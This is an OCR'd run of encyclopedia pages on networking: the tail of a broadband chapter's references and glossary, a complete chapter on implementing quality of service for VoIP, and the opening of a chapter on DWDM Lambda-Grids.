FCC News. (2007, January). *High-speed services for Internet access: Status as of June 30, 2006*. Washington, D.C.: Federal Communications Commission (FCC): Industry Analysis & Technology Division.

Federal Communication Commission (FCC) (2006, March 15). *Consumer and Government Affairs Bureau*, p.1. Retrieved from www.fce.gov/egb/broadband.html

Federal Communication Commission (FCC) News, (2005, September 14). Federal Communication Commission (FCC), p.2.

Fleishman, J. (2006, February). The need for speed: The vast potential of high speed networks. *Converge Magazine*, *1*(1), 1-5.

Frederick, E. (2005, December/January). Michigan: A recipe for e-government development. *Bulletin of the American Society for Information Science and Technology,* pp. 9-13.

Gillet, S.E., Lehr, W.H., Dr., Osorio, M.A., & Sirbu, M.A. (2006, February 28). *Measuring the economic impact of broadband deployment*. Washington, D.C.: Economic Development Administration, U.S. Department of Commerce.

Goot, D. (2003, February 11). A broadband hookup in every home. International Telecommunication Union (ITU) Internet reports birth of broadband. *Wired News*, pp. 1-2. Retrieved December 4, 2007, from www.wired.com/news/politics

Granholm, J.G. (2003, July 17). *Michigan lauded for best broadband strategy in new study.* Lansing, MI: Office of the Governor.

Harris Poll #40. (2006, May 12). Almost three quarters of all U.S. adults – an estimated 163 million – go online. *Harris Interactive, Inc.* Retrieved November 18, 2007, from www.harrisinteractive.com/harris_poll/

Honey, M., et al. (2005, June). Assessment of 21st century skills: The current landscape (pre-publication draft). *Partnership for 21st century skills*. New York: Education Development Center's Center for Children & Technology.

Horrigan, J.B. (2005, September 24). *Broadband adoption at home in the United States: Growing but slowly.* Paper presented at the Telecommunications Policy Research Conference. Washington, D.C.: Pew Internet & American Life Project.

Horrigan, J.B. (2006, May 28). *Home broadband adoption 2006: Home broadband adoption is going mainstream and that means user-generated content is coming from all kinds of internet users.* Washington, D.C.: Pew Internet & American Life Project.

Jesdanun, A. (2004, December 21). Broadband leads dial-up in use, frequency and duration. *USA Today*, pp. 1-2.

Kerven, A. (2002, February 7). Cable in the classroom reviews, revamps K-12 work. *Cable in the classroom.* Washington, D.C.: CED Daily Direct, Cahners Business Information.

Kleiman, G.M. (2006, February 25). Myths and realities about technology in K-12 schools. *The digital classroom*. Cambridge, MA: The Harvard Education Letter.

Kleiner, A., & Lewis, L. (2003, October). *Internet access in U.S. public schools and classrooms: 1994-2002* (pp. 1-60). Washington, D.C.: National Center for Education Statistics (NCES), U.S. Department of Education.

Kruger, L.G. (2002, June 27). *Broadband Internet access and the digital divide: Federal assistance programs* (CRS Report for Congress) (pp. 1-23). The Library of Congress, Congressional Research Service. Order Code RL30719.

Kruger, L.G. (2005, May 5). *Broadband Internet access and the digital divide: Federal assistance programs.* (CRS Report for Congress) (pp. 1-55). The Library of Congress, Congressional Research Service. Order Code RL30719.

Lenhart, A. (2001, September 1). *The Internet and education: Findings of the pew Internet & American life project* (pp. 1-10). Washington, D.C.: Pew Internet & American Life Project.

Levy, S. (2005, Aug. 22). Will sticks lick broadband fix. *Newsweek*, pp. 1-2.

National Telecommunications & Information Administration (NTIA). (2004, September). *A nation online: Entering the broadband age* (pp. 1-36). Washington, D.C.: U.S. Department of Commerce, Economics and Statistics Administration.

Negroponte, N.N., Resnick, M., & Cassell, J. (1997). Creating a learning revolution. MIT media lab, opinion article 8 from learning without frontiers (pp. 1-3). Retrieved February 20006, from http://www.unesco.org/education/educprog/lwf/doc/portfolio/opinion8.htm

Nielsen/NetRatings. (2006, December 12). Over three-fourths of U.S. active Internet users connect via broadband at home in November, according to Nielsen/NetRatings. *NetRatings, Inc*. Retrieved December 3, 2007, from http://direct.www.nielsen-netratings.com

Organization for Economic Cooperation and Development (OECD). (2006, December). *OECD broadband statistics to December 2006*. Paris: Author.

OTCC. (2005, January 15). *Report of the Oregon telecommunications coordinating council to the joint legislative committee on information management & technology for the seventy-third legislative assembly* (pp. 1-88). Author.

Parsad, B., & Jones, J. (2003). Internet access in U.S. public schools and classrooms: 1994-2003. *Education Statistics Quarterly, 7*(1-2). Washington, D.C.: National Center for Educational Statistics (NCES)/U.S. Department of Education.

Reeves, T.C. (1992, January). Research foundations for interactive media. In P. Conventions (Ed.), *Proceedings of the International Interactive Multimedia Symposium*, Perth, Western Australia, (pp. 177-190).

Smith, R., Clark, T., & Blomeyer, R.L. (2005, November). *A synthesis of new research on K-12 online learning* (pp. 1-16). Naperville, IL: Learning Point, Associates.

The Digital Future Project. (2005, February). *Internet World Stats News*, (3), 1-105.

Thierer, A.D. (2002, Spring). Solving the broadband paradox. *Issues in science and technology online* (pp. 1-9). Retrieved December 3, 2007, from http://www.issues.org

Wise, M., & Groom, F.M. (1996, Fall). The effects of enriching classroom learning with the systematic employment of multimedia. *Education*, *117*(1), 61-69.

KEY TERMS

Broadband: Broadband is a high speed Internet access service at data transmission speeds exceeding 200,000 bits per second (200 Kbps) in at least one direction (FCC, 2006, p. 1). Definitions vary, but the FCC differentiates four major types of broadband service: digital subscriber line (DSL), cable modem, wireless Internet, and satellite (FCC, 2005, p. 2).

Cable Modem: Enable cable operators to provide broadband using the same coaxial cables that deliver television pictures and sound (FCC, 2006, p. 4).

Digital Subscriber Line (DSL): A wire line transmission technology that transmits data faster over traditional copper telephone lines already installed in homes and businesses. DSL broadband provides transmission speeds ranging from several hundred Kbps to millions of bits per second (mbps) (FCC, 2006, p. 3).

Fiber: Fiber optics technology converts electrical signals carrying data to light and sends it through transparent glass fibers which transmit data at much faster speeds than current DSL or cable modem speeds (FCC, 2006, p. 4).

Multimedia: A computer-based product that enhances the communication of information by combining two or more of the following: text, graphic art, sound, animation, video, or interactivity (Ellis, 2001, p. 110)

Satellite: Another form of wireless broadband in which orbiting satellites provide links for broadband. Satellite access is useful for serving remote or sparsely settled populated areas (FCC, 2006, p. 5).

Wireless Internet: Connects a home or business to the Internet using a radio link between the customer's location and the service provider's facility. Wireless can be mobile or fixed (FCC, 2006, p. 4).

Implementation of Quality of Service in VoIP

Indranil Bose
The University of Hong Kong, Hong Kong

Fong Man Chun Thomas
The University of Hong Kong, Hong Kong

INTRODUCTION

Today, Internet technologies have pervaded every corner of our society. More and more people are benefiting from the Internet in one way or the other. One of the current Internet technologies that may benefit us greatly is voice over Internet protocol (VoIP). According to Hardy (2003, p. 2), VoIP is "the interactive voice exchange capability carried over packet-switched transport employing the Internet protocol." With VoIP technology, one can call anyone in this world at a lower cost, compared to traditional telephone systems. However, VoIP technology has one significant drawback. It has a low degree of reliability. From experimental results it is known that VoIP can achieve only 98% reliability. The service down time per year for VoIP is almost 20 working days (175 hours). For most companies and government organizations, such a degree of reliability is unacceptable since the traditional telephone system can achieve 99.999% reliability with a service down time of only five minutes per year (Kos, Klepec, & Tomaxic, 2005). As a result, quality of service (QoS) is an important concept for VoIP. Using QoS, VoIP may be able to overcome its limitation in reliability.

QoS is often defined as the capability to provide resource assurance and service differentiation in a network. The definition includes two important terms—resource assurance and service differentiation. Resource assurance provides a guarantee about the amount of network resources requested by the user. On the other hand, service differentiation provides higher priority of getting network resources to those applications that have critical latency constraints. Given the importance of low latency for voice communication, it is not difficult to predict that QoS will assume greater importance in the VoIP industry as this technology gains popularity in the mass market. It is reported that VoIP is aggressively growing, and this growth is expected to continue in the coming years.

BACKGROUND

Today's Internet provides best-effort services to all its applications and cannot provide any resources guarantee to applications (Kurose & Ross, 2004). Let us discuss an example to illustrate this concept. Imagine that a network uses links with capacity of 2 Mbps and supports two users—John and Peter. John uses a 1.5 Mbps VoIP application and communicates with Peter. Normally, the VoIP application works because the capacity of the link is 2 Mbps (>1.5Mbps). However, when John uses the FTP application at the same time (assuming that the FTP application needs more than 0.5 Mbps), the VoIP application cannot get the amount of resources it needs. This leads to congestion in the network and time delay in voice communication. Therefore, end-to-end QoS is required for providing resource guarantee and service differentiation in order to enhance the reliability of the VoIP system (Fineberg, 2005).


Approaches to provide QoS can be divided into three categories. They are (1) at sender side, (2) inside network, and (3) at receiver side (Wang, 2001). At the sender side, one popular way is by using adaptive multi-rate speech codec. In the network, four core technologies for providing QoS are integrated services (IntServ), differentiated services (DiffServ), multiprotocol label switching (MPLS), and traffic engineering. At the receiver side, the common way for providing QoS is optimization of the design of receiver buffer. The various methods for implementation of QoS for VoIP are described in the next section.

IMPLEMENTATION OF QoS

Methods for QoS Implementation

Presently there are three different approaches for QoS implementation. They can be categorized into QoS at

Figure 1. QoS for VoIP at the sender side



sender side, QoS inside network, and QoS at receiver side.

QoS at Sender Side

At the sender side, QoS can be implemented by using adaptive multi-rate speech codec. A codec is also called coder-decoder, which encodes voice signals to packets or decodes packets to voice signals. When it is an adaptive multi-rate one, it means the codec's encoding bit rate can react with the feedback from congestion in the network (Qiao, Sun, Heilemann, & Ifeachor, 2004). With feedback of congestion the encoding bit rate decreases. Otherwise, the encoding bit rate increases. Figure 1 shows how QoS for VoIP can be provided at the sender side.

In Figure 1 we can see that there is a voice source at the left hand side of the diagram. When the voice source is connected to the adaptive multi-rate speech codec, the codec sends out voice packets to the IP network, and finally voice packets come to the adaptive multi-rate speech decoder. The decoder decodes the voice packets to the voice signal, and finally the receiver retrieves the voice packets. When voice packets travel through the IP network, RTCP XRs (real time control protocol extended reports) are generated in the routers inside the network, and they provide information about network congestion. When the bit rate controller receives the RTCP reports, if the RTCP reports show no/little congestion, the sender side increases its encoding bit rate. Otherwise, the sender decreases its encoding bit rate. This method can provide better resource guarantee because it follows the principle of preemptive congestion avoidance. Some researchers have even proposed the use of a call agent that can selectively compress the voice packets on the sender side based on the status of congestion in the network (Galiotos, Dagiuklas, & Arkadianos, 2002).

QoS Inside Network

Inside the network, there are many approaches for implementing QoS. The most important technologies are integrated services, differentiated services, multiprotocol label switching, and traffic engineering.

IntServ and DiffServ are two architectures that provide resource guarantee and service differentiation. On the other hand, MPLS and traffic engineering are a set of tools for managing the bandwidth and optimizing the performance of the network. The optimization in the design of the receiver buffer involves achieving a good balance between packet loss (due to late packet arrival) and play-out delay. For example, a larger buffer size means less packet loss (thus better quality) but more play-out delay.

Integrated service is a service architecture developed by the Internet Engineering Task Force (IETF) in the early 1990s. It aims at providing QoS for real-time applications such as video conferencing. IntServ is based on per-flow resources reservation. Per-flow resources reservation means that the two end users (sender and receiver) need to make a resource reservation inside the network before using the application. Resource reservation setup protocol (RSVP) is the standard protocol used for resource reservation. IntServ provides two models—guaranteed service model and controlled load service model. Guaranteed service model provides worst-case delay bound for applications. It is designed for applications that need stringent time constraints. Controlled load service model provides less firm delay bounds to applications, and it is similar to but better than the current best effort model.

In the DiffServ model, the traffic of user applications is divided into different classes. Different classes have different priorities for getting resources inside the network. For example, higher-priority class gets more resources compared to the lower priority one. Moreover, higher priority class has lower packet dropping priority when compared with the lower priority one. However, unlike the IntServ model, DiffServ model does not require per-flow resource reservation, and hence DiffServ is more scalable and simpler than IntServ (El-Haddadeh, Taylor, & Watts, 2004). Based on the current trend of QoS technology Diffserv is a more popular architecture than IntServ (Davie, 2003).

Multiprotocol label switching started to develop in 1997. It is a management tool that helps service providers to optimize the traffic inside the network. An important technique used in MPLS is called label switching (Serenato & Rochol, 2003). Label switching uses fixed length labels for packet forwarding inside the network. With label switching, the packets can route in an explicit path that is not the shortest one but that provides better resource optimization in the network. Moreover, label switching supports the features of both IntServ and DiffServ. Thus, MPLS can be used in any of the two important service architectures.

Finally, traffic engineering is the repetitive process of network planning and network optimization. Network planning is geared towards improvement of the network architecture, topology, and capacity inside the network. Network optimization is involved with controlling the distribution of traffic in the network in order to reduce the degree of congestion. With network planning and network optimization, the resources inside the network can be used more efficiently, thus providing QoS guarantees in some way.

QoS at Receiver Side

At the receiver side, QoS can be implemented by optimizing the design of receiver buffer (Melvin & Murphy, 2002). A large receiver buffer size means less packet loss because there is enough capacity to accept late packets. However, this induces larger play-out delay due to the waiting time for late arrival packets. By striking a good balance between the packet loss and the play-out delay QoS can be provided. Similar to the strategy at the sender side, the design of the receiver buffer can be an adaptive one that corresponds to the condition of the network. When the network becomes congested, the receiver buffer increases in size in order to wait for late packets. When no congestion occurs, the size of the receiver buffer decreases because there is no necessity to wait for late arriving packets.

With so many different approaches for QoS implementation, applications like VoIP can have better reliability. This can make them competitive with respect to traditional phone systems.

Industry Best Practices for QoS Implementation

There are many companies that provide VoIP products with QoS today. Some examples are Peopleshub, Singapore Communications, FutureSoft, Allot communications, and Robo Voiz, among others. Most of them provide IP phones and VoIP Gateways. VoIP gateways are devices that provide communication between voice signal and digitized data packets and allow QoS guarantees. These products implement QoS at the sender and receiver side because it is easier to control than solutions in the network level.

Peopleshub

Peopleshub is a technology service company that offers many services including VoIP. It provides VoIP gateway products that have QoS features. These products provide QoS at the gateway by setting the differentiated service code point (DSCP) parameters of VoIP packets. DSCP is used in DiffServ, and packets with different DSCP have different forwarding treatments. There are mainly four groups of DSCP. They are Default PHB codepoint, class selector codepoints, assured forwarding (AF), and expedited forwarding (EF). The default PHB codepoint is <000 000>, which provides no QoS features for packets. It is only used for backward compatibility with the current best effort Internet, where no QoS features are provided for packets. The class selector codepoints are in the format <xxx 000>. The packets with larger class selector codepoints have better forwarding treatments than those with smaller ones.

In Table 1 we show four classes of traffic and three drop preferences. For example, packets with <010 000> codepoint have better forwarding treatment than those with <001 000> codepoint, because 010 is larger in value than 001.

By configuring different DSCP groups and setting different DSCP codepoints, QoS features can be

Table 1. QoS implementation at Peopleshub

	Class 1	Class 2	Class 3	Class 4
Low drop priority	001 01 0	010 01 0	011 01 0	100 01 0
Medium drop priority	001 10 0	010 10 0	011 10 0	100 10 0
High drop priority	001 11 0	010 11 0	011 11 0	100 11 0

*Define class number

*Define drop priority

achieved, and better services can be provided for tightly constrained applications like VoIP instead of loosely constrained ones like FTP.

FutureSoft

FutureSoft is a leading company providing communication software solutions, protocol stacks, and services in the global communication industry. One of their areas of service is VoIP. FutureSoft QoS provides QoS guarantees by implementing integrated service and differentiated services. IntServ provides resources guarantees by making a resource reservation inside the network between two end users using RSVP. It also supports the guaranteed service and controlled load service defined in IntServ architectures. DiffServ provides resources guarantees without making a resource reservation, but by dividing packets into different classes with different level of services using DSCP codepoints. FutureSoft QoS allows users to choose between IntServ or DiffServ or both.

Singapore Communications

Singapore Communications is a leading distributor of telecommunications, enterprise mobility, and security products in Singapore. They have provided IP phones with QoS features. The QoS features are provided by using the TOS and 802.1p technology. TOS is a network-level solution, while 802.1p technology is a sender side or receiver side solution. TOS stands for Type of Service. It is a 3-bit field in the IP header of a packet. It represents the preferences for delay, throughput, and reliability. By providing lower delay, higher throughput, and higher reliability for a packet belonging to an application with stringent time constraints, QoS can be provided. 802.1p standard has traffic class expediting and dynamic multicast filtering. They are two important methods for providing QoS for Ethernet-based networks. In 802.1p, packets with lower priority are not sent out if there are packets with higher priority waiting to be sent in the queue. In fact, this is known as preemptive priority queuing. In this way, QoS can be provided, and packets with higher priority can get better service.

FUTURE TRENDS

From the prediction of experts it is estimated that about 10 million people will be using VoIP services in the world by the end of 2006 (UK News, 2005). According to a YouGov poll conducted by Wanadoo in Scotland, 32% of people would take up VoIP service in the next 12 months. The market of VoIP is getting larger. The market for QoS will expand at the same time because it is essential to the success of VoIP. According to Dan Dearing, the vice president of marketing for Nextone, VoIP is a technology that has developed so rapidly that the size of the workforce is not enough to implement and manage it.

There is one major problem in the implementation of QoS for VoIP, and that is cost. QoS in VoIP is expensive since cost is incurred for configuration and monitoring of QoS features as well as for maintenance and testing them. Furthermore, regular training is needed for operators controlling the system in order to update their knowledge about the latest developments in the field. The cost incurred is usually large and not affordable for small and medium companies at this time. This problem may be alleviated in the near future when the benefit of VoIP surpasses the cost of QoS features in the system.

Today QoS at the IP network (network level solution) is becoming more and more practical as the technologies and protocols, such as IntServ, Diffserv, MPLS, and RSVP, are being standardized. For the wide area network (WAN) QoS can be provided with DiffServ and MPLS technologies, whereas for the local area network (LAN), 802.1p, IntServ, and RSVP are needed. Last but not least, the internetworking principles between WAN and LAN QoS mechanisms are also available already such as IntServ operation over DiffServ architecture. Evolutions in the future will take place in standards and protocols, call admission control, and internetworking between LAN and WAN.

Call admission control is the policy used for deciding whether an application can use a certain quantity of network resources in the network. Except the policing, call admission control also includes monitoring and measuring available resources in the network. Internetworking between LAN and WAN aims at providing QoS on LAN and WAN at the same time, while LAN and WAN work together (Wang, Mai, Xuan, & Zhao, 2006). The internetworking principle involves information exchanges between them in order to determine proper classification of traffic flows. At times of emergencies the call admission control can be used for dropping video data or high quality voice data to preserve QoS (Noro, Kikuchi, Baba, Sunahara, & Shimojo, 2004). On the contrary, researchers have used simulations to demonstrate that high priority traffic can be preserved under catastrophic congestions in the network (Yang, Westhead, & Baker, 2004).

CONCLUSION

There is no denying that VoIP will become more and more popular in the future. It is because it has lower cost and higher flexibility compared to traditional telephone system. Moreover many advanced applications will develop with the widespread adoption of VoIP. Fax over IP, Unified Messaging, and Internet Call Centers are some examples of such advanced applications. Business persons and service providers will soon see the benefits brought by VoIP. The only problem with VoIP is its low reliability. The development of efficient schemes for providing QoS for VoIP is likely to solve the problem of reliability associated with VoIP. It is to be seen when QoS in VoIP can deliver its promise.

REFERENCES

Davie, B. (2003). Deployment experience with differentiated services. In G. Armitage (Ed.), *Proceedings of the ACM SIGCOMM Workshop on Revisiting IP QoS: What have we learned, why do we care?*, Karlsruhe, Germany (pp. 131-136). ACM Press.

El-Haddadeh, R., Taylor, G. A., & Watts, S. J. (2004, March 2-3). Towards scalable end-to-end QoS provision for VoIP applications. In *Proceedings of the Telecommunications Quality of Services: The Business of Success* (pp. 132-135). London: IEEE Press.

Fineberg, V. (2005). A practical architecture for implementing end-to-end QoS in an IP network. *IEEE Communications Magazine*, *40*(1), 122-130.

Galiotos, P., Dagiuklas, T., & Arkadianos, D. (2002). QoS management for an enhanced VoIP platform using R-factor and network load estimation functionality. In *Proceedings of the 5th IEEE International Conference on High Speed Networks and Multimedia Communications* (pp. 305-314). Jeju City, Japan: IEEE Press.

Hardy, W. C. (2003). *VoIP service quality—Measuring and evaluating packet-switched voice*. New York: McGraw Hill.

Kos, A., Klepec, B., & Tomaxic, S. (2005). *Challenges for VoIP technologies in corporate environments*. Laboratory for Communication Devices, University of Ljubljana, Slovenia. Retrieved February 15, 2006, from http://www.lkn.fe.unilj.si/lknpub/Clanki/2004/Anton%20Kos%20%20ICN04%20%20Challenges%20for%20VoIP%20Technologies%20in%20Corporate%20Environments.pdf

Kurose, J. F., & Ross, K. W. (2004). *Computer networking—A top-down approach featuring the Internet* (3rd ed.). New York: Addison Wesley.
Melvin, H., & Murphy, L. (2002). Time synchronization for VoIP quality of service. *IEEE Internet Computing*, *6*(3), 57-63.

Noro, M., Kikuchi, T., Baba, K., Sunahara, H., & Shimojo, S. (2004, January 26-30). QoS support for VoIP traffic to prepare emergency. In *Proceedings of the International Symposium on Applications and the Internet Workshops* (pp. 229-235). Tokyo: IEEE Press.

Qiao, Z., Sun, L., Heilemann, N., & Ifeachor, E. (2004, June 20-24). A new method for VoIP quality of service control use combined adaptive sender rate and priority marking. In *Proceedings of the IEEE International Conference on Communications* (Vol. 3) (pp. 1473-1477). Paris: IEEE Press.

Serenato, F. M., & Rochol, J. (2003, October 3-5). MPLS backbones and QoS enabled networks interoperation. In J. Escobar (Ed.), *Proceedings of the 2003 IFIP/ACM Latin America Conference on Towards a Latin American Agenda for Network Research* (pp. 44-57). La Paz, Bolivia: ACM Press.

UK News. (2005, December 30). *Rise of VoIP could be last call for phones.* Retrieved March 10, 2006, from http://www.lse.co.uk/ShowStory.asp?story=FD2921102X&news_headline=rise_of_voip_could_be_last_call_for_phones

Wang, Z. (2001). *Internet QoS architectures and mechanisms for quality of service.* New York: Morgan Kaufmann Publishers.

Wang, S., Mai, Z., Xuan, D., & Zhao, W. (2006). Design and implementation of QoS-provisioning system for voice over IP. *IEEE Transactions on Parallel and Distributed Systems, 17*(3), 276-288.

Yang, X., Westhead, M., & Baker, F. (2004). An investigation of multilevel service provision for voice over IP under catastrophic congestion. *IEEE Communications Magazine, 42*(6), 94-100.

KEY TERMS

802.1p: A technology for providing QoS at the Ethernet level. With 802.1p, packets with lower priority level cannot be sent out if there are packets with higher priority waiting in the queue.

Differentiated Services (DiffServ): An architecture for QoS implementation. DiffServ classifies the user traffic into different classes with different priorities.

Integrated Services (IntServ): An architecture for QoS implementation. For IntServ a resource reservation is required before an application starts to work.

Multiprotocol Label Switching (MPLS): A management tool that helps service providers to optimize traffic inside the network. It uses label switching for packet forwarding.

Quality of Service (QoS): QoS is the capability of providing resource assurance and service differentiation for different applications that use network resources.

Resource Assurance: Resource assurance enables an application to get the amount of network resources that it requests.

Service Differentiation: Service differentiation is classifying different applications. It determines the priorities of requesting network resources for different applications.

Type of Service (TOS): A 3-bit field in the current IP header of a packet. The 3 bits represent delay, throughput, and reliability. By configuring the TOS field, the treatment of a packet inside the network can be decided.

Traffic Engineering: A repetitive process of network planning and network optimization. Using this, the resources inside the network can be used more efficiently.

I

Implementing DWDM Lambda-Grids

Marlyn Kemper Littman
Nova Southeastern University, USA

INTRODUCTION

Unprecedented demand for ultrafast and dependable access to computing Grids contributes to the accelerating use of **dense wavelength division multiplexing (DWDM)** technology as a **Lambda-Grid** enabler. In the **Lambda-Grid** space, the **DWDM** infrastructure provisions dynamic lambdas or wavelengths of light on-demand to support terabyte and petabyte transmission rates; seamless access to large-scale aggregations of feature-rich resources; and extendible Grid and inter-Grid services with predictable performance guarantees (Boutaba, Golab, Iraqi, Li, & St. Arnaud, 2003).

DWDM Lambda-Grids consist of shared network components that include interconnected federations of other Grids, dense collections of computational simulations, massive datasets, specialized scientific instruments, metadata repositories, large-scale storage systems, digital libraries, and clusters of supercomputers (Naiksatam, Figueira, Chiappari, & Bhatnagar, 2005). As a consequence of the convergence of remarkable advances in **DWDM** technology and high-performance computing, **Lambda-Grids** support complex problem resolution in fields that include seismology, neuroscience, bioinformatics, chemistry, and nuclear physics.

This chapter begins with a discussion of Grid development and **DWDM** technical fundamentals. In the sections that follow, the role of the **virtual organization** (**VO**) in establishing and supporting **DWDM Lambda-Grid** initiatives; capabilities of the **Globus Toolkit** (**GT**) in facilitating Lambda-Grid construction; distinguishing characteristics of **Lambda-Grid** operations, architectures, and protocols; and major **Web services** (**WS**) specifications in the Lambda-Grid space are examined. Descriptions of **DWDM Lambda-Grid** initiatives and security challenges associated with **DWDM Lambda-Grid** implementations are presented. Finally, trends in **DWDM Lambda-Grid** research are introduced.

BACKGROUND

Originally, Grids such as factoring via networked-enabled recursion (FAFNER), Search for Extraterrestrial Intelligence (SETI), and FightAIDSAtHome relied on the donation of unused computing processes by anonymous participants to support persistent connectivity to geographically distributed information technology (IT) resources. These Grids used the transmission control protocol/Internet protocol (TCP/IP) Internet protocol suite for enabling access to distributed resources via the commodity or public Internet. Problems with TCP/IP, including an inability to transport massive information flows over long distances with quality of service (QoS) and accommodate resource reservations in advance in accordance with application requirements, contributed to the popularity of **DWDM** technology as a **Lambda-Grid** enabler.

Present-day **DWDM Lambda-Grids,** such as Data TransAtlantic Grid (DataTAG) facilitate transparent sharing of visualization, scientific, and computational resources in domains that include health care, crisis management, earth science, and climatology, and serve as testbeds for evaluating the capabilities of new network architectures, protocols, and security mechanisms. Interdisciplinary research supported by **DWDM Lambda-Grids** contributes to an understanding of planet formation and brain functions; development of new cancer treatments; and the identification and management of genetic disorders resulting in premature aging and diabetes.

DWDM Technical Fundamentals

Consisting of optical devices such as optical cross connects and tunable optical lasers, **DWDM** networks support operations over optical fiber, a medium that transports image, video, data, and voice signals as light pulses**. DWDM** optimizes optical fiber capacity by dividing the optical spectrum into numerous nonoverlapping lambdas to facilitate high-speed transmission of vast numbers of optical signals concurrently with minimal or zero latencies. **DWDM** facilitates network operations at the Optical Layer, a sublayer of the Physical Layer or Layer 1 of the seven-layer open systems interconnection (OSI) reference model, in metropolitan and wider area environments.

DWDM enables sophisticated **Lambda-Grid** functions including job scheduling, accounting, load balancing, and workflow management. In contrast to best-effort delivery service provided by TCP/IP networks such as the Internet, the **Lambda-Grid DWDM** infrastructure accommodates advance reservation requests to support research requiring coordinated use of bandwidth-intensive datasets, instrumentation such as automated electron microscopes, earth observing satellites, and space-based telescopes, and high-resolution models in a shared virtual space.

Barriers to seamless **DWDM** transmissions include signal attenuation, crosstalk, chromatic dispersion that necessitates signal regeneration, and manufacturing flaws in the optical fiber plant (Littman, 2002). To counter constraints, **DWDM** network management systems can be customized to monitor **Lambda-Grid** operations, bandwidth utilization, and application performance to ensure resource availability.

The **Lambda-Grid DWDM** infrastructure interworks with technologies that include wavelength division multiplexing (WDM), coarse WDM (CWDM), synchronous optical network/synchronous digital hierarchy (SONET/SDH), and 10 Gigabit Ethernet (Littman, 2002). Standards organizations in the **DWDM Lambda-Grid** space include the European Telecommunications Standards Institute (ETSI), the Internet Engineering Task Force (IETF), and the International Telecommunications Union-Telecommunications Sector (ITU-T).

Virtual Organizations (VOs)

DWDM Lambda-Grids are typically established by VOs in distributed computing environments that span multiple administrative domains, national boundaries, and time zones (Gor, Ra, Ali, Alves, Arurkar, & Gupta, 2005). A **virtual organization** (**VO**) consists of entities such as government agencies, academic institutions, and scientific consortia that conduct e-collaborative investigations and agree to coordinate functions ranging from provisioning access to massive archives and storage systems to enabling multifile transport in the absence of centralized administrative control**. VOs** also define procedures for resource sharing; authorization, accounting, and authentication services and extendible, scalable, and reliable **Lambda-Grid** operations and set policies for membership, security and privacy, and acceptable resource usage.

Established by an international **VO,** the **Global Lambda Interconnection Facility** (**GLIF**) is a widescale **Lambda-Grid** laboratory that promotes development and assessment of **DWDM Lambda-Grid** applications and components (van der Ham, Dijkstra, Travostino, Andree, & de Laat, 2006). **GLIF** also supports international optical interconnection switching and routing facilities such as StarLight in Chicago, NetherLight in Amsterdam, KRLight in Seoul, and CzechLight in Prague. These DWDM facilities interlink high-performance DWDM NRENs (Next-Generation Research and Education Networks) such as GÉANT2 (European NREN, Phase 2), CESnet2 (Czechoslovakia NREN, Phase 2), and GRNET2 (Greece NREN, Phase 2) to enable e-collaborative research among geographically dispersed VOs. Additionally, **GLIF** donates lightpaths to GOLE (**GLIF** Open Lightpath Exchange), an initiative that facilitates construction of a global **DWDM** infrastructure to support transnational **Lambda-Grid** implementations.

Globus Toolkit (GT)

Developed by the Globus Alliance, **GT** is the major middleware toolkit for **DWDM Lambda-Grid** construction. Consisting of an open-source suite of software development tools, programs, and libraries, **GT** enables resource monitoring and discovery, data management, real-time simulations, and bandwidth-intensive operations. Now in version 4, **GT** facilitates the design of interoperable **DWDM Lambda-Grid** applications and distributed operations that comply with **Web services** (**WS**) specifications (Foster, 2005).

DWDM Lambda-Grid Architectures

Major advances in **DWDM Lambda-Grid** construction are enabled by **OptIPuter**, a distributed architecture that is described by an acronym reflecting its utilization of optical networks, IP, and computer storage, processing, and visualization technologies. **OptIPuter** employs controlled wavelengths of light or lambdas as core architectural elements for building **DWDM Lambda-Grids** (Smarr, Chien, DeFanti, Leigh, & Papadopoulos, 2003). In addition to ensuring that resources are always available to meet next-generation application requirements, **OptIPuter** facilitates the integration of distributed storage and simulation technologies in DWDM Lambda-Grid environments (Wu & Chien, 2004).

Architectural innovations in the Lambda-Grid space are also supported by **DWDM-RAM** and dynamic user-centric switched optical network (DUSON). A prototype **DWDM Lambda-Grid** service-oriented architecture, **DWDM-RAM** employs the **GT**4 data transfer scheduling (DTS) Service to accommodate advance resource requests and thereby ensure bandwidth availability for computationally complex **Lambda-Grid** operations and allocates dedicated lightpaths on-demand to support unpredictable traffic flows**. DWDM-RAM** also enables wide-scale **Lambda-Grid** solutions by provisioning petabyte transmission rates and petaflops of computing power (Naiksatam et al., 2005; Boutaba et al., 2003).

DUSON architecture allocates dynamic lightpaths on-demand for operations implemented by **VOs** that lease or use their own lambdas to implement wide area **DWDM Lambda-Grids**. DUSON architecture also facilitates fault detection and rapid service restoration in the event of infrastructure failure (Yu & DeFanti, 2004).

DWDM Lambda-Grid Protocols

The **Lambda-Grid DWDM** infrastructure provides enormous bandwidth and transparent high-speed dedicated optical connections in support of high-volume applications and scalable and persistent high-performance computing services (Buyya & Murshed, 2002). Although **DWDM** makes possible innovative applications in a feature-rich **Lambda-Grid** environment, limited capacity for moving aggregated traffic as a consequence of multiple wavelength convergence at **Lambda-Grid** endpoints results in network gridlock.

A protocol for reducing **DWDM Lambda-Grid** congestion, group transport protocol (GTP) specifies acceptable maximum and minimum transmission rates. GTP employs the user datagram protocol (UDP) for bulk file transport and a centralized scheduling algorithm to manage Lambda-Grid functions (Wu & Chien, 2004). Created in conjunction with **OptIPuter**, the distributed virtual computer (DVC) facilitates development of procedures for integrating GTP into a **DWDM Lambda-Grid** program execution environment for enabling seamless access to Lambda-Grid resources regardless of location (Taesombut & Chien, 2004).

